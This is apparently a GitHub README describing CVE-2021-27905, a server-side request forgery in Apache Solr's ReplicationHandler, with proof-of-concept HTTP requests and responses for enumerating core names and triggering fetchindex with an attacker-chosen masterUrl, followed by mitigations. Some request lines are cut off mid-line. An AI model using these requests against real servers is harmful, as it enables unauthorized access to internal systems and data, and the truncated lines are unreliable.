README.md

README

[CVE-2021-27905] Apache Solr ReplicationHandler Server Side Request Forgery (SSRF)

Apache Solr (stands for Searching On Lucene with Replication) is a free, open-source search engine based on the Apache Lucene library. Written in Java. Apache Solr has RESTful XML/HTTP and JSON APIs and client libraries for many programming languages such as Java, Phyton, Ruby, C#, PHP, and many more being used to build search-based and big data analytics applications for websites, databases, files, etc.

Apache Solr `all versions prior to 8.8.2 (7.0.0 to 7.7.3 and 8.0.0 to 8.8.1)` are vulnerable to Server Side Request Forgery (SSRF) vulnerability. Successfully exploitation of this vulnerability may lead to unauthorized actions or access to data within the organization, either in the vulnerable

application itself or on other backend systems that the application can communicate with.

The ReplicationHandler (normally registered at `/replication` under a Solr core) has a `masterUrl` (also `leaderUrl` alias) parameter that is used to designate another ReplicationHandler on another Solr core to replicate index data into the local core. To prevent a SSRF vulnerability, Solr ought to check these parameters against a similar configuration it uses for the `shards` parameter. Prior to this vulnerability getting fixed, it did not.


Proof of Concept (PoC): In order to exploit this vulnerability, an attacker has to know the core name on Apache Solr. That's why the following request can be used for determining core name/names.

```
GET /solr/admin/cores?indexInfo=false&wt=json H
Host: vulnerablehost:8983
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac O
Accept: text/html,application/xhtml+xml,applica
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=UTF-8
Connection: close

{
    "responseHeader":
    {
        "status": 0,
        "QTime": 0
    },
    "initFailures":
    {},
    "status":
    {
        "beliana_dev":
```

```
        {
            "name": "beliana_dev",
            "instanceDir": "/var/solr/data/beli
            "dataDir": "/var/solr/data/beliana_
            "config": "solrconfig.xml",
            "schema": "schema.xml",
            "startTime": "2021-04-20T13:49:06.5
            "uptime": 293226747
        },
        "beliana_prod":
        {
            "name": "beliana_prod",
            "instanceDir": "/var/solr/data/beli
            "dataDir": "/var/solr/data/beliana_
            "config": "solrconfig.xml",
            "schema": "schema.xml",
            "startTime": "2021-02-02T06:07:19.6
            "uptime": 6973733649
        },
        "beliana_stage":
        {
            "name": "beliana_stage",
            "instanceDir": "/var/solr/data/beli
            "dataDir": "/var/solr/data/beliana_
            "config": "solrconfig.xml",
            "schema": "schema.xml",
            "startTime": "2021-02-02T06:07:19.6
            "uptime": 6973733649
        }
    }
}
```






After determined core names, just select one of these and make a request to this endpoint: `/solr/{core_name}/replication/?command=fetchindex&masterUrl={ssrf_here}`

```
GET /solr/beliana_dev/replication/?command=fetcl
Host: vulnerablehost:8983
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac O
Accept: text/html,application/xhtml+xml,applica
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Cache-Control: no-cache, no-store
Pragma: no-cache
Expires: Sat, 01 Jan 2000 01:00:00 GMT
Last-Modified: Fri, 23 Apr 2021 23:16:50 GMT
ETag: "1790105893b"
Content-Type: application/xml; charset=UTF-8
Connection: close

<?xml version="1.0" encoding="UTF-8"?>
<response>
    <lst name="responseHeader">
        <int name="status">0</int>
        <int name="QTime">75</int>
    </lst>
    <str name="status">OK</str>
</response>
```





Mitigation: Any of the following are enough to prevent this vulnerability

- Upgrade to Solr `8.8.2` or greater.
- If upgrading is not an option, consider applying the patch in https://issues.apache.org/jira/browse/SOLR-15217
- Ensure that any access to the replication handler is purely internal to Solr. Typically, it's only accessed externally for diagnostic/informational purposes.